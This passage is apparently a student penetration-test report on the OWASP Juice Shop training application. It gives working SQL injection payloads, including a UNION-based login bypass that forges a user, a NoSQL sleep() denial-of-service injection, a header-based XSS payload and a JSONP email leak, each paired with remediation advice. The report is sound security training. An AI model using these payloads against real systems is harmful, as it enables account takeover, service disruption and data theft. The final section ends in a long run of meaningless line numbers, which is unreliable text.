 - Implement logging and anomaly detection for unusual account activities.

16 Exploitation Report 16: Revealing Database Schema via SQL Injection in Search Function

(Amr Khaled Mohamed - 120220236)

Target Application: Juice Shop

Vulnerability Type: SQL Injection – Database Schema Enumeration

16.1 Introduction

This report explains how an SQL injection vulnerability was discovered in the search bar of the Juice Shop web application. By strategically injecting SQL payloads and analyzing the resulting error messages, it was possible to enumerate the database schema and identify the structure of backend tables, including the number of columns and their metadata.

16.2 Problem Description

Web applications often allow users to search products using input fields. If the input is not sanitized properly, attackers can inject raw SQL code into the backend query. In this case, the search bar is vulnerable, and improper handling of special characters (like ') exposes the system to SQL injection.

16.3 Steps to Reproduce

1. Initial Search Input:

- A product (e.g., `banana`) was searched using the search bar.
- To test for SQL injection, an apostrophe was added: `banana'`




Figure 89: Enter Caption

2. Observing the Error:

- An error was returned: \SQLite Error: near 'banana'', indicating that the backend uses SQLite and does not handle the apostrophe properly.

- This confirms that the input is being executed as part of an SQL query.

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 Content-Type: application/json; charset=utf-8
4 Date: Thu, 22 May 2025 03:52:32 GMT
5 Feature-Policy: payment 'self'
6 Nel: {"report_to": "heroku-nel", "response_headers": {"Via": "3600", "success_fraction": 0.01, "failure_fraction": 0.1}}
7 Report-To:
8 ("group": "heroku-nel", "endpoints": [{"url": "https://nel.herokuapp.com/reports?s=ihfMoLF8IujJ EhTxayZTkPgAYfDKA3SCpl0Phs%2BFRE4%26sid=812dcc77-0bd0-43b1-a5f1-b382959&t=1747885552"}], "max_age": 3600)
9 Reporting-Endpoints:
10 heroku-nel:"https://nel.herokuapp.com/reports?s=ihfMoLF8IujJ EhTxayZTkPgAYfDKA3SCpl0Phs%2BFRE4%3D&id=812dcc77-0bd0-43b1-a5f1-b382959&t=1747885552"
11 Server: Heroku
12 Vary: Accept-Encoding
13 Via: 1.1 heroku-router
14 X-Content-Type-Options: nosniff
15 X-Frame-Options: SAMEORIGIN
16 X-Recruiting: //jobs
17 Content-Length: 323
18
19 {
20     "error": {
21         "message": "SQLITE_ERROR: near '\"': syntax error",
22         "stack": "Error: SQLITE_ERROR: near '\"': syntax error",
23         "errno": 1,
24         "code": "SQLITE_ERROR",
25         "sql": "SELECT * FROM Products WHERE ((name LIKE '%banana%' OR description LIKE '%banana%') AND deletedAt IS NULL) ORDER BY name"
26     }
27 }

```

Figure 90: Enter Caption

16.4 Impact

With this vulnerability, an attacker can:

- Fully enumerate database tables and their structures.
- Plan targeted data extraction attacks (e.g., extracting user data, passwords).
- Gain deep insights into the backend logic and potentially escalate attacks further.

Severity: *High*

5. Recommendations

To remediate this vulnerability:

- Sanitize all user inputs using prepared statements (parameterized queries).
- Disable detailed SQL error messages from being shown to end-users.
- Implement input validation and reject suspicious characters or patterns in the search field.
- Use Web Application Firewalls (WAFs) to detect and block SQL injection attempts.

17 Exploitation Report 17: Simulating a Login for a Non-Existent User via SQL Injection

(Amr Khaled Mohamed - 120220236)

Target Application: Juice Shop

Vulnerability Type: SQL Injection – Authentication Bypass via Manual Payload Injection

17.1 Introduction

This report documents a vulnerability in the Juice Shop application that allows an attacker to simulate the login of a non-existent user by crafting a fake identity and injecting it directly into the login SQL query. This is possible due to the lack of proper input sanitization and SQL query parameterization on the login form.

17.2 Problem Description

Authentication should be strictly based on verified, existing user credentials stored in the database. However, due to an SQL injection vulnerability, an attacker can manually construct a virtual user row, inject it into the SQL query, and trick the application into generating a valid JWT token for a user that doesn't actually exist in the database.

17.3 Steps to Reproduce

1. Identifying the SQL Injection Point:

- Navigate to the login page.
- Enter any placeholder values for email and password (e.g., `test / test`).
- Use Burp Suite to intercept the POST request for login.
- Modify the email field to contain a single apostrophe ('') to test for errors.
- The application responds with an SQL syntax error, confirming that the input is injected directly into the SQL query.




Figure 93: Enter Caption

2. Crafting the SQL Injection Payload:

- From previous exploits (see Exploitation 13), the schema of the `Users` table was obtained.
- Using this knowledge, a payload was crafted to simulate a login by injecting a complete user record manually.




Figure 94: Enter Caption

Injected Email Field:

```
' UNION SELECT * FROM (
SELECT
    1000 as 'id',
    '' as 'username',
    'acc0unt4nt@juice-sh.op' as 'email',
    'asdfasdf' as 'password',
    'accounting' as 'role',
    '' as 'deluxeToken',
    '127.0.0.1' as 'lastLoginIp',
    'default.svg' as 'profileImage',
    '' as 'totpSecret',
    1 as 'isActive',
    '2020-08-30 11:12:13.456 +00:00' as 'createdAt',
    '2020-08-30 11:12:13.456 +00:00' as 'updatedAt',
    null as 'deletedAt'
) --
```




Figure 95: Enter Caption

3. Sending the Request:

- The payload is injected in the email field, while the password can be anything (ignored due to injection).
 - The server executes the UNION query and returns a valid JWT token.




Figure 96: Enter Caption

17.4 Impact

This vulnerability allows attackers to:

- Bypass login authentication and simulate any user identity, including non-existent or privileged users.
- Gain access to resources and dashboards under a forged identity.
- Perform privileged actions if a role like `admin` is assigned in the fake payload.
- Completely undermine the trust and security model of the authentication system.

Severity: *Critical*

Recommendations

To fix this issue:

- Always use parameterized queries (prepared statements) to prevent SQL injection.
- Validate and sanitize all user inputs.
- Never rely on user input to build SQL queries directly.
- Validate issued JWT tokens against real users in the database, ensuring the user exists and is active.

18 Exploitation Report 18: NoSQL Denial of Service (DoS) via Sleep Injection

(Amr Khaled Mohamed - 120220236)

Target Application: Juice Shop

Vulnerability Type: NoSQL Injection – Denial of Service (DoS)

18.1 Introduction

This report documents a NoSQL Denial of Service (DoS) vulnerability discovered in the Juice Shop web application. By exploiting a vulnerable endpoint, it was possible to inject a payload that triggered a sleep operation on the server, effectively causing it to become unresponsive for a specified duration. This simulates a successful application-layer DoS attack.

18.2 Problem Description

Unlike traditional SQL databases, NoSQL databases like MongoDB can be vulnerable to JavaScript-based injections due to their flexible query syntax. If the application fails to properly sanitize inputs, attackers can inject code that runs inside database queries — including commands like `sleep()` which delay processing and tie up server resources.

18.3 Methodology and Steps

1. Identifying the Vulnerable Endpoint:

- During earlier assessments, the following endpoint was identified for handling product reviews:
`/rest/products/[productId]/reviews`
- This endpoint accepts review modifications, making it a good candidate for injection testing.

```
PUT /rest/products/1/reviews    HTTP/1.1
Host: localhost:3000
Content-Length: 60
Content-Type: application/json
...
{
  "id": "oBNfc3Xcj4wpYT587",
  "message": "test modify"
}
```

Figure 97: Enter Caption

2. Intercepting the Review Modification Request:

- Navigated to any product page and submitted a review.
- Used Burp Suite to intercept the request sent when submitting or editing a review.

```
PUT /rest/products/1/reviews    HTTP/1.1
Host: localhost:3000
Content-Length: 60
Content-Type: application/json
...
{
  "id": "oBNfc3Xcj4wpYT587",
  "message": "test modify"
}
```

Figure 98: Enter Caption

3. Analyzing the Request:

- The intercepted request contained parameters such as `reviewId`, `message`, and possibly `productId`.
- These values were found to be vulnerable to injection.

4. Crafting a Sleep-Based DoS Payload:

- Aiming to delay server response using a `sleep()` function.

Attempt 1: Sleep in JSON body (did not work)

Injected: `"productId": { "$where": "sleep(20000)" }`
Result: Server returned an error or ignored the injection.

Attempt 2: Injecting in the URL

Manually crafted the URL: `http://localhost:3000/rest/products/sleep(20000)/reviews`

```
{"id": "sleep(10000)", "message": "test modify"}
```

Figure 99: Enter Caption

5. Executing the Payload:

- Accessed the crafted URL directly.
- The browser froze for a significant duration.
- The server did not respond immediately, confirming a processing delay.

```
PUT /rest/products/sleep(20000)/reviews      HTTP/1.1
Host : localhost:3000
```

Figure 100: Enter Caption

6. Confirming the DoS Behavior:

- Observed server behavior: requests became unresponsive for approximately 20 seconds.
- This behavior indicated a successful Denial of Service condition, demonstrating that injected `sleep()` functions are executed server-side.

18.4 Impact

This vulnerability allows attackers to:

- Exhaust server resources by forcing long-running operations.
- Disrupt service availability for legitimate users.
- Chain into broader DoS attacks or even RCE if further injection is possible.

Severity: *High*

18.5 Recommendations

To prevent this vulnerability:

- Validate and sanitize all user inputs, especially in API endpoints.
- Disable JavaScript-based query execution in NoSQL queries (e.g., MongoDB `$where`).
- Implement rate limiting and request throttling to reduce DoS impact.
- Use application-level firewalls to block suspicious patterns like `sleep()`.

19 Exploitation Report 19: HTTP Header-Based Reflected XSS via True-Client-IP

(Amr Khaled Mohamed - 120220236)

Target Application: Juice Shop

Vulnerability Type: Reflected Cross-Site Scripting (XSS) via HTTP Header

19.1 Introduction

This report documents a reflected Cross-Site Scripting (XSS) vulnerability discovered in the Juice Shop application. By injecting a malicious payload into the **True-Client-IP** HTTP header, it was possible to trigger JavaScript execution within the admin panel. This exploit leverages the fact that certain HTTP headers are reflected directly into the UI without proper sanitization or encoding.

19.2 Problem Description

The **True-Client-IP** header is used to log the last login IP address of users. This value is reflected in the admin interface at the following path:

```
http://localhost:3000/#/privacy-security/last-login-ip
```

However, the application fails to sanitize this input before displaying it, allowing arbitrary HTML and JavaScript to be injected into the admin panel — a textbook example of reflected XSS via an HTTP header.

19.3 Steps to Reproduce

1. Identify the Target:

- Hypothesis: The last login IP shown in the admin panel may be pulled from an HTTP header such as **True-Client-IP**.
- Navigated to the panel: `http://localhost:3000/#/privacy-security/last-login-ip`




Figure 101: Enter Caption

2. Intercept the Request:

- Performed a logout action while intercepting the request using Burp Suite.
- Observed request headers to find modifiable IP-related fields.

```

1: GET /rest/saveLoginIp HTTP/1.1
2: Host: localhost:3000
3: Content-Type: application/json; charset=UTF-8
4: Accept: application/json, text/plain, */*
5: sec-ch-ua-mobile: 70
6: Authorization: Bearer
7: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.58 Safari/537.36
8: Sec-Ch-Ua: "Not A Brand";v="123", "NotIA-Brand";v="0"
9: Sec-Fetch-Site: same origin
10: Sec-Fetch-Mode: cors
11: Sec-Fetch-Dest: empty
12: Sec-Fetch-User: -1
13: Sec-Fetch-From: https://localhost:3000/
14: Accept-Encoding: gzip, deflate, br
15: Accept-Language: en-US,en;q=0.9
16: Cookie: welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; language_fr_FR; continueCodes_dgcmRteIg1yDkK9XmHuvVt3C2tY1t0c0pdisplay=1; dcm_hn=uzHt4cgir75CnafXSnupHyu00hn4t1eCMdUvPTjBx5zZ0fLs1YfHqul4hwltcv3MDn/TSEcpzskrPj1kNf4zSkMjyBhqu0PrtcpQqtgRaewF3aiP
17: If-None-Match: w/180-p+fm1z2uc221ly5uakzge
18: Connection: close

```

Figure 102: Enter Caption

3. Locate the Vulnerable Header:

- Found the header: **True-Client-IP: 127.0.0.1**
- Modified this value to test if it is reflected in the admin panel.

Request		
Pretty	Raw	Hex
1 POST /rest/logout HTTP/1.1		
2 Host: localhost:3000		
3 ...		
4 True-Client-IP: 99.99.99.99		
5 ...		

Figure 103: Enter Caption

4. Verify Reflection:

- Changed the header to: **True-Client-IP: 123.123.123.123**
- Logged in again as admin and visited the IP log page.
- Confirmed that the new IP was displayed.




Figure 104: Enter Caption

5. Craft and Inject the XSS Payload:

- Payload: **True-Client-IP: <iframe src="javascript:alert('xss')">**
- Injected this header using Burp Suite during the logout request.

6. Observe the Result:

- Logged in again as admin and opened the Last Login IP panel.
- The payload executed and displayed an alert box: `alert('xss')`




Figure 105: Enter Caption

19.4 Impact

This vulnerability allows an attacker to:

- Execute arbitrary JavaScript in the context of the admin user's browser.
- Steal session tokens, perform unauthorized actions, or inject malicious scripts into the admin interface.
- Target users with phishing attacks, deface the interface, or exfiltrate sensitive data.

Severity: *Critical*

19.5 Recommendations

To mitigate this vulnerability:

- Sanitize and encode all user input, especially data coming from HTTP headers.
- Use Content Security Policy (CSP) to reduce the risk of script execution.
- Escape HTML special characters (<, >, ", ', &) before rendering user-controlled content.
- Avoid reflecting header values into pages unless strictly necessary and safely handled.

20 Exploitation Report 20: Email Leak via Unauthenticated Access and JSONP Abuse

(Amr Khaled Mohamed - 120220236)

Target Application: Juice Shop

Vulnerability Type: Information Disclosure + JSONP Exploitation

20.1 Introduction

This report documents an email leak vulnerability in the Juice Shop application, caused by improper access control on the `/rest/user/whoami` endpoint. The vulnerability is worsened by the availability of JSONP-style responses, allowing attackers to potentially steal user data via cross-site injection.

20.2 Problem Description

The `/rest/user/whoami` endpoint returns the current user's data, including sensitive details such as the email address. However, the endpoint:

- Does not require authentication.
- Supports a `callback` parameter, allowing JSONP-style responses, which can lead to Cross-Site Data Exfiltration.

20.3 Steps to Reproduce

1. Identify the Endpoint:

- Observed that `/rest/user/whoami` is frequently called when checking login state or viewing user data.

2. Unauthorized Access:

- Used Burp Suite to intercept a legitimate request.
- Removed the JWT token from the headers and re-sent the request.
- Server still responded with full user data (including email).

3. JSONP Injection:

- Modified the URL to: `/rest/user/whoami?callback=test`
- Response returned: `test({ "email": "user@example.com", ... })`;

20.4 Impact

This vulnerability allows attackers to:

- Access sensitive user information (email, profile info) without authentication.
- Exploit the callback mechanism to exfiltrate data via malicious websites.
- Launch cross-domain data theft attacks using JSONP.

Severity: *Critical*

20.5 Recommendations

- Require authentication headers for all sensitive endpoints like `/rest/user/whoami`.
 - Remove JSONP support unless absolutely necessary.
 - Return strict CORS headers and disallow cross-origin access for sensitive endpoints.
 - Validate query parameters and avoid blindly wrapping responses in user-defined callbacks.

21 Exploitation Report 21: NoSQL Infiltration

(Amr Khaled Mohamed - 120220236)

21.1 Step 1: Identifying Potential Injection Points

The challenge involves interacting with order-related functionalities, specifically the orders page. The following steps were taken to identify injection points:

- **Access Order History:** Navigate to <http://localhost:3000/#/order-history> (because it's an obvious page for orders) and click on one of the orders.
 - **Intercept Requests:** Use Burp Suite to intercept and analyze the requests being made when viewing an order.

Figure 106: Enter Caption

21.2 Step 2: Analyzing the API Endpoint

By analyzing the intercepted requests, we identified the following endpoint used to fetch order details:

- **Endpoint:** /rest/track-order/[id]

```

Request
Pretty Raw Hex
1 GET /rest/track-order/ HTTP/1.1
2 Host: localhost:3000
3 Connection: keep-alive
4 Accept: application/json, text/plain, */*
5 sec-ch-ua-mobile: ?0
6 Authorization: Bearer
7 eyJhbGciOiJIUzI1NiJ9.eJzGFQdM0LjJ2dewjZPNzLi1v2ZGF0SISejy.pZG1G9qoZd
8 .0MwHd1T5CwElfKQXhuyhg5c1qf9gqasBfIqfSvJ9quh5tbcv197JC4sFM55w8hInupphMK
9 t80cnj1yTz2fCeg12pBfLoftkPheUsyPgtgjXN16xt34CrRnb7FhvQnfN9sqJQH65uzLtlNcRptQ
10 ZsoeFQp7fHes2g0p0L5p1gpg1ekNzso1Lzfo559yUDhKaurh7yrtvC1KMDt1; token
11 Y4MfUyNz19,ef42000E2z75rDc1PTdegr1KOPwGhV-D4euakBbdNetKpczvq3hryopPDrH00BBCS204fB48
12 qgjUHSAJ8WuJfEEaxax9g0L699cANLVL9tf6shwZ094fhuuA1VTduhN_v-MnHoda_PTlOp39raLNz4P00g3
13 iH
14 
15 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
16 Gecko) Chrome/123.0.6312.58 Safari/537.36
17 sec-ch-ua-platform: "Linux"
18 Sec-Fetch-Site: same-origin
19 Sec-Fetch-Mode: cors
20 Sec-Fetch-Dest: empty
21 Referer: http://localhost:3000/
22 Accept-Encoding: gzip, deflate, br
23 Accept-Language: en-US,en;q=0.9
24 Accept: application/json, text/plain, */*
25 Cookie: welcomebanner_status=dmiss; cookieconsent_status=dmiss; language=fr_FR;
26 Content-Type: application/json
27 Content-Length: 264
28 
29 
30 
31 
32 
33 
34 
35 
36 
37 
38 
39 
40 
41 
42 
43 
44 
45 
46 
47 
48 
49 
50 
51 
52 
53 
54 
55 
56 
57 
58 
59 
60 
61 
62 
63 
64 
65 
66 
67 
68 
69 
70 
71 
72 
73 
74 
75 
76 
77 
78 
79 
80 
81 
82 
83 
84 
85 
86 
87 
88 
89 
90 
91 
92 
93 
94 
95 
96 
97 
98 
99 
100 
101 
102 
103 
104 
105 
106 
107 
108 
109 
110 
111 
112 
113 
114 
115 
116 
117 
118 
119 
120 
121 
122 
123 
124 
125 
126 
127 
128 
129 
130 
131 
132 
133 
134 
135 
136 
137 
138 
139 
140 
141 
142 
143 
144 
145 
146 
147 
148 
149 
150 
151 
152 
153 
154 
155 
156 
157 
158 
159 
160 
161 
162 
163 
164 
165 
166 
167 
168 
169 
170 
171 
172 
173 
174 
175 
176 
177 
178 
179 
180 
181 
182 
183 
184 
185 
186 
187 
188 
189 
190 
191 
192 
193 
194 
195 
196 
197 
198 
199 
200 
201 
202 
203 
204 
205 
206 
207 
208 
209 
210 
211 
212 
213 
214 
215 
216 
217 
218 
219 
220 
221 
222 
223 
224 
225 
226 
227 
228 
229 
230 
231 
232 
233 
234 
235 
236 
237 
238 
239 
240 
241 
242 
243 
244 
245 
246 
247 
248 
249 
250 
251 
252 
253 
254 
255 
256 
257 
258 
259 
260 
261 
262 
263 
264 
265 
266 
267 
268 
269 
270 
271 
272 
273 
274 
275 
276 
277 
278 
279 
280 
281 
282 
283 
284 
285 
286 
287 
288 
289 
290 
291 
292 
293 
294 
295 
296 
297 
298 
299 
300 
301 
302 
303 
304 
305 
306 
307 
308 
309 
310 
311 
312 
313 
314 
315 
316 
317 
318 
319 
320 
321 
322 
323 
324 
325 
326 
327 
328 
329 
330 
331 
332 
333 
334 
335 
336 
337 
338 
339 
340 
341 
342 
343 
344 
345 
346 
347 
348 
349 
350 
351 
352 
353 
354 
355 
356 
357 
358 
359 
360 
361 
362 
363 
364 
365 
366 
367 
368 
369 
370 
371 
372 
373 
374 
375 
376 
377 
378 
379 
380 
381 
382 
383 
384 
385 
386 
387 
388 
389 
389 
390 
391 
392 
393 
394 
395 
396 
397 
398 
399 
399 
400 
401 
402 
403 
404 
405 
406 
407 
408 
409 
409 
410 
411 
412 
413 
414 
415 
416 
417 
418 
419 
419 
420 
421 
422 
423 
424 
425 
426 
427 
428 
429 
429 
430 
431 
432 
433 
434 
435 
436 
437 
438 
439 
439 
440 
441 
442 
443 
444 
445 
446 
447 
448 
449 
449 
450 
451 
452 
453 
454 
455 
456 
457 
458 
459 
459 
460 
461 
462 
463 
464 
465 
466 
467 
468 
469 
469 
470 
471 
472 
473 
474 
475 
476 
477 
478 
479 
479 
480 
481 
482 
483 
484 
485 
486 
487 
488 
489 
489 
490 
491 
492 
493 
494 
495 
496 
497 
498 
499 
499 
500 
501 
502 
503 
504 
505 
506 
507 
508 
509 
509 
510 
511 
512 
513 
514 
515 
516 
517 
518 
519 
519 
520 
521 
522 
523 
524 
525 
526 
527 
528 
529 
529 
530 
531 
532 
533 
534 
535 
536 
537 
538 
539 
539 
540 
541 
542 
543 
544 
545 
546 
547 
548 
549 
549 
550 
551 
552 
553 
554 
555 
556 
557 
558 
559 
559 
560 
561 
562 
563 
564 
565 
566 
567 
568 
569 
569 
570 
571 
572 
573 
574 
575 
576 
577 
578 
579 
579 
580 
581 
582 
583 
584 
585 
586 
587 
588 
589 
589 
590 
591 
592 
593 
594 
595 
596 
597 
598 
599 
599 
600 
601 
602 
603 
604 
605 
606 
607 
608 
609 
609 
610 
611 
612 
613 
614 
615 
616 
617 
618 
619 
619 
620 
621 
622 
623 
624 
625 
626 
627 
628 
629 
629 
630 
631 
632 
633 
634 
635 
636 
637 
638 
639 
639 
640 
641 
642 
643 
644 
645 
646 
647 
648 
649 
649 
650 
651 
652 
653 
654 
655 
656 
657 
658 
659 
659 
660 
661 
662 
663 
664 
665 
666 
667 
668 
669 
669 
670 
671 
672 
673 
674 
675 
676 
677 
678 
679 
679 
680 
681 
682 
683 
684 
685 
686 
687 
688 
689 
689 
690 
691 
692 
693 
694 
695 
696 
697 
697 
698 
699 
699 
700 
701 
702 
703 
704 
705 
706 
707 
708 
709 
709 
710 
711 
712 
713 
714 
715 
716 
717 
718 
719 
719 
720 
721 
722 
723 
724 
725 
726 
727 
728 
729 
729 
730 
731 
732 
733 
734 
735 
736 
737 
738 
739 
739 
740 
741 
742 
743 
744 
745 
746 
747 
748 
749 
749 
750 
751 
752 
753 
754 
755 
756 
757 
758 
759 
759 
760 
761 
762 
763 
764 
765 
766 
767 
768 
769 
769 
770 
771 
772 
773 
774 
775 
776 
777 
778 
779 
779 
780 
781 
782 
783 
784 
785 
786 
787 
788 
789 
789 
790 
791 
792 
793 
794 
795 
796 
797 
797 
798 
799 
799 
800 
801 
802 
803 
804 
805 
806 
807 
808 
809 
809 
810 
811 
812 
813 
814 
815 
815 
816 
817 
818 
819 
819 
820 
821 
822 
823 
824 
825 
826 
827 
828 
829 
829 
830 
831 
832 
833 
834 
835 
836 
837 
838 
839 
839 
840 
841 
842 
843 
844 
845 
846 
847 
848 
849 
849 
850 
851 
852 
853 
854 
855 
856 
857 
858 
859 
859 
860 
861 
862 
863 
864 
865 
866 
867 
868 
869 
869 
870 
871 
872 
873 
874 
875 
876 
877 
878 
879 
879 
880 
881 
882 
883 
884 
885 
886 
887 
888 
889 
889 
890 
891 
892 
893 
894 
895 
896 
897 
897 
898 
899 
899 
900 
901 
902 
903 
904 
905 
906 
907 
908 
909 
909 
910 
911 
912 
913 
914 
915 
915 
916 
917 
918 
919 
919 
920 
921 
922 
923 
924 
925 
926 
927 
928 
929 
929 
930 
931 
932 
933 
934 
935 
936 
937 
938 
939 
939 
940 
941 
942 
943 
944 
945 
946 
947 
948 
949 
949 
950 
951 
952 
953 
954 
955 
956 
957 
958 
959 
959 
960 
961 
962 
963 
964 
965 
966 
967 
968 
969 
969 
970 
971 
972 
973 
974 
975 
976 
977 
978 
979 
979 
980 
981 
982 
983 
984 
985 
986 
987 
988 
989 
989 
990 
991 
992 
993 
994 
995 
995 
996 
997 
997 
998 
999 
999 
1000 
1000 
1001 
1002 
1003 
1004 
1005 
1006 
1007 
1008 
1009 
1009 
1010 
1011 
1012 
1013 
1014 
1015 
1015 
1016 
1017 
1018 
1019 
1019 
1020 
1021 
1022 
1023 
1024 
1025 
1026 
1027 
1028 
1029 
1029 
1030 
1031 
1032 
1033 
1034 
1035 
1036 
1037 
1038 
1039 
1039 
1040 
1041 
1042 
1043 
1044 
1045 
1046 
1047 
1048 
1049 
1049 
1050 
1051 
1052 
1053 
1054 
1055 
1056 
1057 
1058 
1059 
1059 
1060 
1061 
1062 
1063 
1064 
1065 
1066 
1067 
1068 
1069 
1069 
1070 
1071 
1072 
1073 
1074 
1075 
1076 
1077 
1078 
1079 
1079 
1080 
1081 
1082 
1083 
1084 
1085 
1086 
1087 
1088 
